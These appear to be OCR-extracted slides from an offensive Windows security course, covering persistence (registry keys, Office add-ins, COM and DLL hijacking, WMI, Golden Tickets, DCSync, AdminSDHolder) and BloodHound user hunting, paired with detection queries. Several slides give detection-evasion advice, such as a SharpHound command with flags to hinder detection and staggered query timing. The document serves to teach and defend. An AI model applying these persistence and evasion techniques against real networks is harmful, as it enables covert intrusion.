  [library where dll.name : "taskschd.dll" and process.name : ("cscript.exe", "wscript.exe", "powershell.exe")]
  [registry where registry.path : "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Schedule\\TaskCache\\Tasks\\*\\Actions"]
'''
```

U Backdoored LNK File

- Shortcuts on Windows are inconsistent when compared to other methods, but can be very difficult to detect
- The “Target” attribute of an LNK file can be modified to execute some other binary with arguments before calling the intended executable
- Harmj0y wrote a PowerShell script that will backdoor an existing LNK file, which could be easily ported to C#



LAB: LNK Backdoor Program

U Registry Keys

- There are also registry keys that can be used for execution!
- Hexacorn keeps a running list of many registry run keys on his blog
- These locations have the potential to be heavily monitored by host security products

GetSystemRegistryQuota	Retrieves the current size of the registry and the maximum size that the registry is allowed to attain on the system.
RegCloseKey	Closes a handle to the specified registry key.
RegConnectRegistry	Establishes a connection to a predefined registry handle on another computer.
RegCopyTree	Copies the specified registry key, along with its values and subkeys, to the specified destination key.
RegCreateKeyEx	Creates the specified registry key.
RegCreateKeyTransacted	Creates the specified registry key and associates it with a transaction.

U Registry Keys

```
query = '''
registry where
  /* uncomment once stable length(registry.data.strings) > 0 and */
 registry.path : (
      "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Terminal Server\\Install\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\*",
      "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Terminal Server\\Install\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Runonce\\*",
      "HKEY_USERS\\*\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows\\Load",
      "HKEY_USERS\\*\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows\\Run",
      "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows\\IconServiceLib",
      "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\Shell",
      "HKEY_USERS\\*\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\Shell",
      "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\AppSetup",
      "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\Taskman",
      "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\Userinit",
      "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\VmApplet",

 not registry.data.strings : ("C:\\Windows\\system32\\userinit.exe", "cmd.exe", "C:\\Program Files (x86)\\*.exe",
                              "C:\\Program Files\\*.exe") and
 not (process.name : "rundll32.exe" and registry.path : "*\\Software\\Microsoft\\Internet Explorer\\Extensions\\*\\Script") and
 not process.executable : ("C:\\Windows\\System32\\msiexec.exe",
                           "C:\\Windows\\SysWOW64\\msiexec.exe",
                           "C:\\ProgramData\\Microsoft\\Windows Defender\\Platform\\*\\MsMpEng.exe",
                           "C:\\Program Files\\*.exe",
                           "C:\\Program Files (x86)\\*.exe")
'''
```

U Registry Keys

```
query = '''
/* userinit followed by explorer followed by early child process of explorer (unlikely to be launched interactively) within 1m */
sequence by host.id, user.name with maxspan=1m
  [process where event.type in ("start", "process_started") and process.name : "userinit.exe" and process.parent.name : "winlogon.exe"]
  [process where event.type in ("start", "process_started") and process.name : "explorer.exe"]
  [process where event.type in ("start", "process_started") and process.parent.name : "explorer.exe" and
   /* add suspicious programs here */
   process.pe.original_file_name in ("cscript.exe",
                                     "wscript.exe",
                                     "PowerShell.EXE",
                                     "MSHTA.EXE",
                                     "RUNDLL32.EXE",
                                     "REGSVR32.EXE",
                                     "RegAsm.exe",
                                     "MSBuild.exe",
                                     "InstallUtil.exe") and
    /* add potential suspicious paths here */
    process.args : ("C:\\Users\\*", "C:\\ProgramData\\*", "C:\\Windows\\Temp\\*", "C:\\Windows\\Tasks\\*", "C:\\PerfLogs\\*", "C:\\Intel\\*")
   ]
'''
```

U Modifying the Registry with WMI

- In addition to modifying the registry with regedit and API calls, WMI can be used to create new keys with the “StdRegProv” class
- This could be used as a lateral movement technique as well if WMI can be accessed remotely!

```
query = '''
registry where
 registry.data.strings != null and process.name : "WmiPrvSe.exe" and
 registry.path : (
                  "HKEY_USERS\\*\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\*",
                  "HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\*",
                  "HKLM\\Software\\WOW6432Node\\Microsoft\\Windows\\CurrentVersion\\Run\\*",
                  "HKEY_USERS\\*\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\Run\\*",
                  "HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\Run\\*",
                  "HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce\\*",
                  "HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnceEx\\*",
                  "HKEY_USERS\\*\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce\\*",
                  "HKEY_USERS\\*\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnceEx\\*",
                  "HKLM\\SYSTEM\\*ControlSet*\\Services\\*\\ServiceDLL",
                  "HKLM\\SYSTEM\\*ControlSet*\\Services\\*\\ImagePath",
                  "HKEY_USERS\\*\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\Shell\\*",
                  "HKEY_USERS\\*\\Environment\\UserInitMprLogonScript",
                  "HKEY_USERS\\*\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows\\Load",
                  "HKEY_USERS\\*\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\Shell",
                  "HKEY_USERS\\*\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\Shell",
                  "HKEY_USERS\\*\\SOFTWARE\\Policies\\Microsoft\\Windows\\System\\Scripts\\Logoff\\Script",
                  "HKEY_USERS\\*\\SOFTWARE\\Policies\\Microsoft\\Windows\\System\\Scripts\\Logon\\Script",
                  "HKEY_USERS\\*\\SOFTWARE\\Policies\\Microsoft\\Windows\\System\\Scripts\\Shutdown\\Script",
                  "HKEY_USERS\\*\\SOFTWARE\\Policies\\Microsoft\\Windows\\System\\Scripts\\Startup\\Script",
                  "HKEY_USERS\\*\\SOFTWARE\\Microsoft\\Ctf\\LangBarAddin\\*\\FilePath",
                  "HKEY_USERS\\*\\SOFTWARE\\Microsoft\\Internet Explorer\\Extensions\\*\\Exec",
                  "HKEY_USERS\\*\\SOFTWARE\\Microsoft\\Internet Explorer\\Extensions\\*\\Script",
                  "HKEY_USERS\\*\\SOFTWARE\\Microsoft\\Command Processor\\Autorun"
                  )
'''
```

U Word WLL Add-ins

- Word references multiple “Trusted Locations” by default which can be enumerated at the following registry location
  - HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Security\Trusted Locations
- Placing a wll file in any of these directories will grant code execution, typically the following will work
  - %APPDATA%\Microsoft\Word\Startup
- Any DLL can be renamed with this extension and placed in a “Trusted Location” without modification!
- There is a similar feature in Excel but execution of the equivalent xll file type is disabled by default and requires a registry change to enable

U Word WLL Add-ins

```
#include "pch.h"
#include "calc.h"

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        executeCalc();
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```


```
int executeCalc() {
    STARTUPINFO si = { sizeof(STARTUPINFO) };
    PROCESS_INFORMATION pi;
    CreateProcess(L"C:\\Windows\\System32\\calc.exe",
        NULL,
        NULL,
        NULL,
        FALSE,
        CREATE_NO_WINDOW,
        NULL,
        NULL,
        &si,
        &pi);

    return 0;
}
```

U Excel XLA/XLAM Add-ins

- Excel can execute code at startup without a registry modification by creating a new Excel spreadsheet, adding a new VBA module, and then saving with type “Excel Add-in”
- These files must also be saved to a “Trusted Location”, typically in the following directory
  - %APPDATA%\Microsoft\Excel\XLSTART
- There is a similar feature in PowerPoint, but execution of the equivalent ppa or ppam file types is disabled by default and requires a registry change to enable

Excel XLA/XLAM Add-ins



U Office Document Templates

- Instead of creating an add-in for Word and Excel documents, we can also create a default template that all new documents will be based on
- The templates for Word and Excel are as follows
  - %APPDATA%\Microsoft\Templates\Normal.dotm
  - %APPDATA%\Microsoft\Excel\XLSTART\PERSONAL.XLSB
- It is important to note that wll and xll blocking via GPO will not stop document templates

U Outlook Rules

- The Outlook client offers the ability to perform any of several actions when an email is received if it meets a certain criteria
- One of these actions is “start application” and can be used to execute a .exe, .bat, or .vbs
  - An important note is that Outlook Rules cannot execute PowerShell scripts
- XRulez from FSecureLABS can be used to add a rule to the current users Outlook profile that will trigger on any emails received with a specific keyword in the subject field
- This tool only works if Outlook is currently open on the system

Office Persistence OPSEC

- The most obvious point of detection for most of these techniques is the file write to a Trusted Location
- Any files written to one of these locations should be more heavily scrutinized
- Monitoring process relationships for subprocesses of Word and Excel is also important, and can be used to watch for initial code execution as well

```
query = '''
file where event.type != "deletion" and
 file.extension : ("wll","xll","ppa","ppam","xla","xlam") and
 file.path :
    (
    "C:\\Users\\*\\AppData\\Roaming\\Microsoft\\Word\\Startup\\*",
    "C:\\Users\\*\\AppData\\Roaming\\Microsoft\\AddIns\\*",
    "C:\\Users\\*\\AppData\\Roaming\\Microsoft\\Excel\\XLSTART\\*"
    )
'''
```

COM Background

- COM is a standard for programmers to create software components that are exposed as an ABI
- This feature is language-independent and object-oriented, making these components and the methods they expose reusable by any program on the system
- Many built-in components of Windows have COM interfaces, and can be identified by a globally unique Class ID (CLSID)

COM Background

- There are three pieces to a COM component
  1. Interface - Defines the expected behavior of a component
  2. Class - Implements any number of interfaces, exists on disk as a DLL or EXE
  3. Object - An instance of a class
- COM classes and interfaces are (typically) defined in the registry at HKCR\CLSID and HKCR\Interface

https://i.blackhat.com/eu-18/Thu-Dec-6/eu-18-Warner-Sirr-Network-Defender-Archeology-An-NSM-Case-Study-In-Lateral-Movement-With-DCOM-wp.pdf

U COM Hijacking

- Typically, COM class implementations are defined in HKLM
- These implementations can be overridden by writing to the same path in HKCU as it is higher than HKLM in the COM search order
- This means that any user can “hijack” existing COM classes by creating an entry in the HKCU registry hive

COM Hijacking

```
query = '''
registry where
 /* uncomment once length is stable length(bytes_written_string) > 0 and */
 (registry.path : "HK*}\\InprocServer32\\" and registry.data.strings: ("scrobj.dll", "C:\\*\\scrobj.dll") and
 not registry.path : "*\\{06290BD*-48AA-11D2-8432-006008C3FBFC}\\*")
 or
 /* in general COM Registry changes on Users Hive is less noisy and worth alerting */
 (registry.path : ("HKEY_USERS\\*Classes\\*\\InprocXServer32\\",
                   "HKEY_USERS\\*Classes\\*\\LocalServer32\\",
                   "HKEY_USERS\\*Classes\\*\\DelegateExecute\\",
                   "HKEY_USERS\\*Classes\\*\\TreatAs\\",
                   "HKEY_USERS\\*Classes\\CLSID\\*\\ScriptletURL\\") and
 /* not necessary but good for filtering privileged installations */
 user.domain != "NT AUTHORITY")
'''
```

WMI

- WMI is an interface available locally and remotely (through DCOM or WinRS) for administering Windows systems
- Provides information about the system through a query language
  - Hostname and domain
  - Running processes
  - All services and their status
  - Local and remote system drives
  - Active network interfaces
  - AV products
  - Directory and file contents
  - And much more!

WMI Queries

- Queries are written in WMI Query Language (WQL)
- C# example:

```
var session = CimSession.Create("127.0.0.1");
var query = session.QueryInstances(@"root\cimv2", "WQL", "SELECT * FROM Win32_NetworkAdapter");

foreach (CimInstance item in query)
{
        Console.WriteLine("{0}", item.CimInstanceProperties["Name"].Value);
}
```

- This will return every instance of the class Win32_NetworkAdapter

WMI

- Allows a user to create “event subscribers” which listen to system events and perform actions in response
  - Opening a certain type of file
  - Creating a process
  - User logon
  - Insertion of removable media
  - Timer
- Event subscribers are only stored on disk in the WMI repository, in a proprietary binary format

A WMI Event Subscribers

- Every event has the same general structure:
  - Filter - The thing an event responds to
  - Consumer - The action taken by an event
  - Binding - A connection between filter and consumer
- There are two types of events: local and permanent
  - Local events are temporary and reside in a specific process, permanent events persist across reboots and run as SYSTEM
  - We will be focusing on permanent WMI event subscriptions

A WMI Event Subscribers

```
query = '''
process where event.type in ("start", "process_started") and
  (process.name : "wmic.exe" or process.pe.original_file_name == "wmic.exe") and
  process.args : "create" and
  process.args : ("ActiveScriptEventConsumer", "CommandLineEventConsumer")
'''
```

A Port Monitors

- The print spooler service on Windows can be interacted with through an API that contains several functions
- One of these functions, AddMonitor, can be used to inject an arbitrary DLL into the spooler process at startup
  - The DLL must be placed in the System32 directory
  - The port monitor must be registered and can be easily done in C/C++
  - All port monitors are listed at the following registry key
    - HKLM\SYSTEM\CurrentControlSet\Control\Print\Monitors\
- Once configured, the DLL will run at boot as the SYSTEM user

A Port Monitors


```
query = '''
registry where event.type in ("creation", "change") and
  registry.path : ("HKLM\\SYSTEM\\*ControlSet*\\Control\\Print\\Monitors\\*",
    "HLLM\\SYSTEM\\*ControlSet*\\Control\\Print\\Environments\\Windows*\\Print Processors\\*") and
  registry.data.strings : "*.dll" and
  /* exclude SYSTEM SID - look for changes by non-SYSTEM user */
  not user.id : "S-1-5-18"
'''
```

U/A DLL Hijacking

- In Windows environments, there is a uniform search order that all applications use to resolve libraries
- There are a couple different ways to use DLL hijacking for persistence
- DLL hijacking attacks are difficult to detect, especially if non-public opportunities are used
- The most vulnerable part of the process from an offensive point of view is the binary file written to disk

U/A DLL Hijacking

1. Misconfigured Directory Permissions
   - If an application loading a system DLL has a writeable directory, a malicious DLL can be placed in the application folder and will be called first
2. Missing DLLs
   - DLLs that are not present on the system (more common than you'd think) can be placed in a directory listed in the user's path



U/A DLL Hijacking

```
#include "pch.h"
#include "calc.h"

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        executeCalc();
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

```
int executeCalc() {
    STARTUPINFO si = { sizeof(STARTUPINFO) };
    PROCESS_INFORMATION pi;
    CreateProcess(L"C:\\Windows\\System32\\calc.exe",
        NULL,
        NULL,
        NULL,
        FALSE,
        CREATE_NO_WINDOW,
        NULL,
        NULL,
        &si,
        &pi);

    return 0;
}
```

LAB: DLL Hijacking

Domain-Level Persistence

- Depending on our objectives, it may be required to establish persistence as a privileged user in the domain
- There are multiple ways to go about this, some louder than others
- This is not always necessary, but could eliminate the need for host artifacts on sensitive machines

DA Golden Ticket

- Even after domain administrator access is obtained, we could lose our domain privilege if we do not establish persistence
- There is an account in every domain called krbtgt which is used to sign tickets in Kerberos authentication
- If the NTLM hash of this account is obtained, we can create new tickets allowing us to authenticate to any service as any user in the domain without credentials
- There are multiple ways to obtain the NTLM hash of krbtgt:
  - LSASS on a Domain Controller
  - NTDS.dit
  - DCSync

DA Retrieving the krbtgt Hash: LSASS on a DC

- Accessing LSASS is typically best to avoid, especially if there is an EDR on the target system
- The krbtgt hash is accessible on any domain controller in the memory of LSASS
- Depending on your level of access and whether defenders appear to be focusing on host vs network defenses, this may be a viable option

DA Retrieving the krbtgt Hash: NTDS.dit

- NTDS.dit is the database of all user credentials in the AD environment
- Stored at C:\Windows\NTDS\NTDS.dit
- This file is always locked by the operating system, but there are still a few ways it can be accessed
  - Specifically, a volume shadow copy can be created a few different ways, Pentest Lab has a great blog detailing various methods

DA Retrieving the krbtgt Hash: DCSync

- DCSync is a technique from by Benjamin Delpy and Vincent Le Toux where an attacker poses as a Domain Controller and then requests account password data from a legitimate DC (Directory Replication Services MS-DRSR)
- By default, any DA or DC* account can run DCSync, but only two permissions are required
  - DS-Replication-GetChanges, DS-Replication-Get-Changes-All
- DCSync can be performed using Mimikatz or SharpKatz

Silver Ticket

- If you can acquire hashes for a machine account and an associated service account, these can be used to create a Silver Ticket
  - All you need to get this information is an elevated shell on the target host
- Many organizations prioritize and more closely monitor logs on domain controllers
- This technique never hits a DC directly, so event logs will only exist on the target servers
- Silver tickets can be detected a few different ways, but none seem to be very reliable
  - Inspecting account logon event logs for empty fields such as “Account Domain”
  - Searching for computer accounts with a pwdlastset date >= 30+lastlogon

DA Active Directory ACLs

- AD Access Control Lists can be used as a difficult to detect domain-wide persistence method
- Auditing in a domain is often configured to alert if someone is added to a privileged group, less often on high-privilege entries being added to an object
- ACL rights for password resets, DCSync, or many other more creative rights can be assigned
- We will talk about ACLs more in the privilege escalation section
- SharpView can be used to modify ACLs with the Add-ObjectACL method

DA Active Directory AdminSDHolder

- One thing you may notice when modifying ACLs is that some do not persist for longer than about an hour
- The reason for this is a process called SDProp which will compare the ACLs of users with a value of 1 for the “AdminCount” property with a template, located in an object called AdminSDHolder
- We can modify this template with SharpView as well, effectively backdooring every privileged account in the domain
- This sounds great, but is easier to detect as it only requires monitoring ACL modifications to a single account

Other Persistence Considerations

- When establishing your environment-wide persistence, consider multiple forms of C2
  - Multiple “spot instances” that call back relatively quickly at different privilege levels
  - A small number of “long-haul” backup channels that use different protocols and domains, and are only used if all other access is lost

Day 3: Privilege Escalation

User Hunting Intro

- After gaining some awareness about the environment and establishing persistence, much of what you have left to do will be driven by "**User Hunting**"
- This is the process of finding which users are logged in to which computers so that you can attempt to gain access to those machines and escalate privileges
- You may need to escalate privileges on your host in order to gain the access necessary to move laterally
- This location of higher-value user sessions is key to escalating privileges in an Active Directory environment

Background Information

- “Pass-the-hash” is a technique that allows an attacker to use the NTLM hash of a user instead of their password when authenticating to other systems in the network
- Local administrators on any Windows computer can retrieve plaintext passwords or NTLM hashes of logged on users
- There are prevention mechanisms that make this more difficult, but a determined adversary can bypass most of these protections and acquire the same or equivalent information

Automating User Hunting

- BloodHound was created to be the most efficient user hunting tool, and it still is!
- BH performs queries against a graph database to help you find the shortest path between two objects
- Defenders caught on to this as well, and have since created many signatures for BH host and network activity
- Updates to Windows have restricted a key API call that made the original usage possible

Automating User Hunting

- PowerView has a built-in method called “Invoke-UserHunter” that automates this process by querying the DC for all computer objects and then enumerates logged on users with Get-NetSession
- Making this many requests and interacting with RPC on every computer object in the domain is very easy to detect
- Many articles recommend “Invoke-UserHunter –Stealth” which only interacts with the DC and then a handful of what it determines to be “high-traffic machines” such as SMB shares
- If time is not an issue, is it much better to perform this analysis manually and slowly

Manual User Hunting

- To understand how we might manually perform “User Hunting”, let’s look at what exactly Invoke-UserHunter does
  1. Query the domain for all users of the Domain Admins group
  2. Query the domain for all machines
  3. Performs a Get-NetSession and Get-NetLoggedOn against every host and returns a list of computers where a DA has a session or is logged on
- We can also look at how InvokeUserHunter -Stealth works
  1. Query the domain for all users of the Domain Admins group
  2. Uses Get-NetFileServers and Get-NetDomainControllers
  3. Performs a Get-NetSession and Get-NetLoggedOn against every host and returns a list of computers where a DA has a session or is logged on

Manual User Hunting

- Get-NetSession uses the NetSessionEnum RPC API
  - Returns active network sessions, for example a file share connection or mounted home drive
- Get-NetLoggedOn uses the NetWkstaUserEnum RPC API
  - More precise than NetSessionEnum
  - Returns actively logged on users
  - Requires local admin on the target

Manual User Hunting

- Get-NetFileServers is an LDAP query to the DC
  - Returns a list of “likely fileservers”
  - Looks for all users in the domain with a non-null homedirectory, scriptpath, or profilepath
  - Any server names found in these fields are considered fileservers and returned
- Get-NetDomainControllers does not make any LDAP queries
  - Gets the domain name using the System.DirectoryServices.ActiveDirectory namespace
  - No network traffic generated!

Manual User Hunting

- We can use these same API calls to manually perform the same analysis in customized environments and introduce separation between components
  - Security tools often flag on a combination of TTPs within a short amount of time or from a single process or workstation
  - Manual user hunting allows us to perform actions from different machines in different user contexts at different times to minimize correlations

Customized Environments

- Another problem with something like PowerView is that it always looks for Domain Administrators
- Many environments either don't use the DA group or neuter it and have custom delegated groups
  - For example, Workstation Admins and Server Admins that have local admin on the respective computer classifications
- Fortunately for us, customized delegation typically leads to more mistakes and privilege escalation opportunities – they're just harder to find with automated tools

Old Manual User Hunting Steps

1. Get access on a system and consider escalating privileges
2. Define a list of machines
   - You could use hostnames to determine this list from DNS over LDAP enumeration, find “likely fileservers”, or include all computer objects in the domain
3. Query all users in all groups
   - This information will be used for filtering later
4. Find all local admins*
   - Requires local admin due to new protections on Windows 10/Server 2016

Old Manual User Hunting Steps

5. Enumerate all sessions on those machines
   - NetSessionEnum API if we do not have local administrator on the remote machine (most of the time)
   - NetWkstaUserEnum API to return actively logged on users
6. Look for computers where a member of the target group is logged in
7. If you are a local admin on one of these hosts, move to it and dump credentials
   - If not, pick a group or user that is local admin on one of these hosts and repeat steps 5-7

Modern User Hunting

- Now that we can't query local admins across all machines, there are a couple ways to proceed
  - GPOs are a very common way to provision local admins, but this is difficult to automate because of the varied naming and ability to filter out machines
- In addition, there are some quality-of-life improvements we can make to BloodHound
  - There is a public repo of custom Cypher queries maintained by hausec that provides many helpful
  - Another potentially useful method was presented by Tom Porter at WWHF 2017 where he extends BloodHound by adding the "wave" component to track new access resulting from each action in the network
    - **This method requires a forked version of BH that has not been updated in some time**

Local Admin GPOs with PowerView

1. Resolve a target user or group SID
2. Build a list of SIDs that the target is a member of
   - TokenGroups attribute stores this information and can be queried from the DC
3. Use Get-DomainGPOLocalGroup
   - Enumerates all GPOs with a single LDAP query (Get-NetGPO)
   - For each GPO:
     - Checks if “Restricted Groups” are set (Looks for a file called GptTmpl.inf in SYSVOL)
     - Looks for a Groups.xml file in the SYSVOL share and parses it for groups set that way
   - The information from both files contains all GPOs that set any kind of local group membership in the domain
4. Match the lists from 2 and 3 to find all GPOs the target is applied to
5. Enumerate all OUs/sites and applicable GPO GUIDs
6. Queries for all computers in target OUs

Local Admin GPOs with BloodHound

- SharpHound makes this quite easy:
  - SharpHound.exe --CollectionMethod GPOLocalGroup --NoSaveCache --RandomizeFileNames --EncryptZip --SkipPortScan
- SharpHound must write output to disk so we use the NoSaveCache, RandomizeFileNames, and EncryptZip flags to make detections more difficult
- Since we know the DC will be up, we will also use the SkipPortScan flag
- I've found that I often must run this more than once to get all necessary information, so I typically run it on a couple different machines at different times

Modern User Hunting - Custom Cypher Queries

- Adding new Cypher queries to BloodHound is very easy
- The repo from hausec provides many queries and the following apply to many environments:
  - Find all Kerberoastable Users
  - Find users that can be AS-REP roasted
  - Find machines Domain Users can RDP into
  - Find all active Domain Admin sessions
  - Find computers that allow unconstrained delegation that AREN'T domain controllers.
  - Find computers with constrained delegation permissions and the corresponding targets where they allowed to delegate
  - Find if any domain user has interesting permissions against a GPO

Modern User Hunting - Stealth Data Collection

- BloodHound is useless if we don’t feed data into it!
- There are a few different ways to collect data for BloodHound:
  - SharpHound.ps1 – PowerShell v2 compatible script that reflectively loads and executes SharpHound, only an option if version two is available on the system
  - SharpHound.exe – .NET assembly for use with execute-assembly to execute without writing to disk, all the typical .NET execution considerations apply
  - BloodHound.py – Python script based on Impacket that can be run over SOCKS proxy if you have a user's password or NTLM hash but does not offer the full functionality of SharpHound, only network considerations apply

BloodHound Collection Execution OPSEC

- BloodHound.py is a port of SharpHound that currently does not provide GPO data collection
- Consider retrieving at least one user password or hash and then running BloodHound.py through a SOCKS proxy to collect most of the data necessary.
- Since the Python script doesn’t run on an endpoint, consider introducing significant wait time in between queries (30 minutes or more)

BloodHound Collection Execution OPSEC

- Use SharpHound.exe to collect the missing GPO information
  - GPO data collection only queries the DC and should be a single query, no need to add a delay
  - Consider trimming down SharpHound to only include the code required for the GPO collection method to further reduce the likelihood of detection
  - SharpHound must write output to disk, so we use the NoSaveCache, RandomizeFileNames, and EncryptZip flags to make detections more difficult
  - Since we know the DC will be up, we can use the SkipPortScan flag

BloodHound LDAP Query OPSEC

- BloodHound can also be detected at the network level, or with event logging on domain controllers
  - Microsoft put out a blog with guidance on performing these detections

```
filterparts.Add("(|(samaccounttype=268435456)(samaccounttype=268435457)(samaccounttype=536870912)(samaccounttype=53
props.AddRange(new[]
{
    "samaccountname", "distinguishedname", "samaccounttype", "member", "cn", "primarygroupid", "dnshostname"
});
```

BloodHound LDAP Query OPSEC

- **OR**
  - samaccounttype=268435456 (security groups)
  - samaccounttype=268435457 (non-security groups)
  - samaccounttype=536870912 (alias objects)
  - samaccounttype=536870913 (non-security alias objects)
  - primarygroupid=* (any object with a primary group id including users and machines)
- **AND**
  - sAMAccountType=805306369 (machine objects)
  - **NOT**
    - UserAccountControl:1.2.840.113556.1.4.803:=2 (disabled objects)
  - objectclass=domain (domain object)

BloodHound LDAP Query OPSEC

```
MiscEvents | where ActionType == "LdapSearch" and EventTime > ago(7h)
| project ComputerName, InitiatingProcessFileName, AdditionalFields
| extend ldap = parse_json(AdditionalFields)
| extend AttributeList = ldap.AttributeList
| extend ScopeOfSearch = ldap.ScopeOfSearch
| extend SearchFilter = ldap.SearchFilter
| extend DistinguishName = ldap.DistinguishedName
| where DistinguishName contains "[YourDistinguishedName]" and SearchFilter !contains "objectclass=*"
| project-away AdditionalFields, ldap
```

```
MiscEvents | where ActionType == "LdapSearch" and EventTime > ago(7h)
    | project ComputerName, InitiatingProcessFileName, AdditionalFields
    | extend LDAP = parse_json(AdditionalFields)
    | extend AttributeList = LDAP.AttributeList
    | extend ScopeOfSearch = LDAP.ScopeOfSearch
    | extend SearchFilter = LDAP.SearchFilter
    | extend DistinguishName = LDAP.DistinguishedName
    | where AttributeList has "admincount"
    | where SearchFilter has "user" or SearchFilter has "computer" or SearchFilter has "person"
```

Non-BH LDAP Query OPSEC

Recon tool	Filter
enum_ad_user_comments (Metasploit)	(&(&(objectCategory=person)(objectClass=user))(|(description=*pass*)(comment=*pass*)))
enum_ad_computers (Metasploit)	(&(objectCategory=computer)(operatingSystem=*server*))
enum_ad_groups (Metasploit)	(&(objectClass=group))
enum_ad_managedby_groups (Metasploit)	(&(objectClass=group)(managedBy=*)), (&(objectClass=group)(managedBy=*)(groupType:1.2.840.113556.1.4.803:=2147483648))
Get-NetComputer (PowerView)	(&(sAMAccountType=805306369)(dnshostname=*))
Get-NetUser (Powerview)	(&(samAccountType=805306368)(samAccountName=*)
Get-NetUser (Powerview)	(&(samAccountType=805306368)(servicePrincipalName=*)
Get-DFSshareV2 (Powerview)	(&(objectClass=msDFS-Linkv2))
Get-NetOU (PowerView)	(&(objectCategory =organizationalUnit)(name=*))
Get-DomainSearcher (Empire)	(samAccountType=805306368)

BloodHound LDAP Query OPSEC

- There isn’t a whole lot you can to do get around these detections besides writing your own BloodHound data collector
- The best approach would be to skip checks for sessions, and perform other checks at different times, from different endpoints, and/or targeting different domain controllers

LAB: Modifying and Using SharpHound

Escalation Intro

- Each user on a Windows machine has a defined set of permissions associated with their account on that specific host
- When a user authenticates, they are granted an access token which describes the user's privileges and other contextual security information
- Privileges granted to the current user are not the only factor when looking to escalate privileges
- One of the other pieces of information in a user’s token is their integrity level, we will talk specifically about escalating integrity later in this section

PowerUp / SharpUp

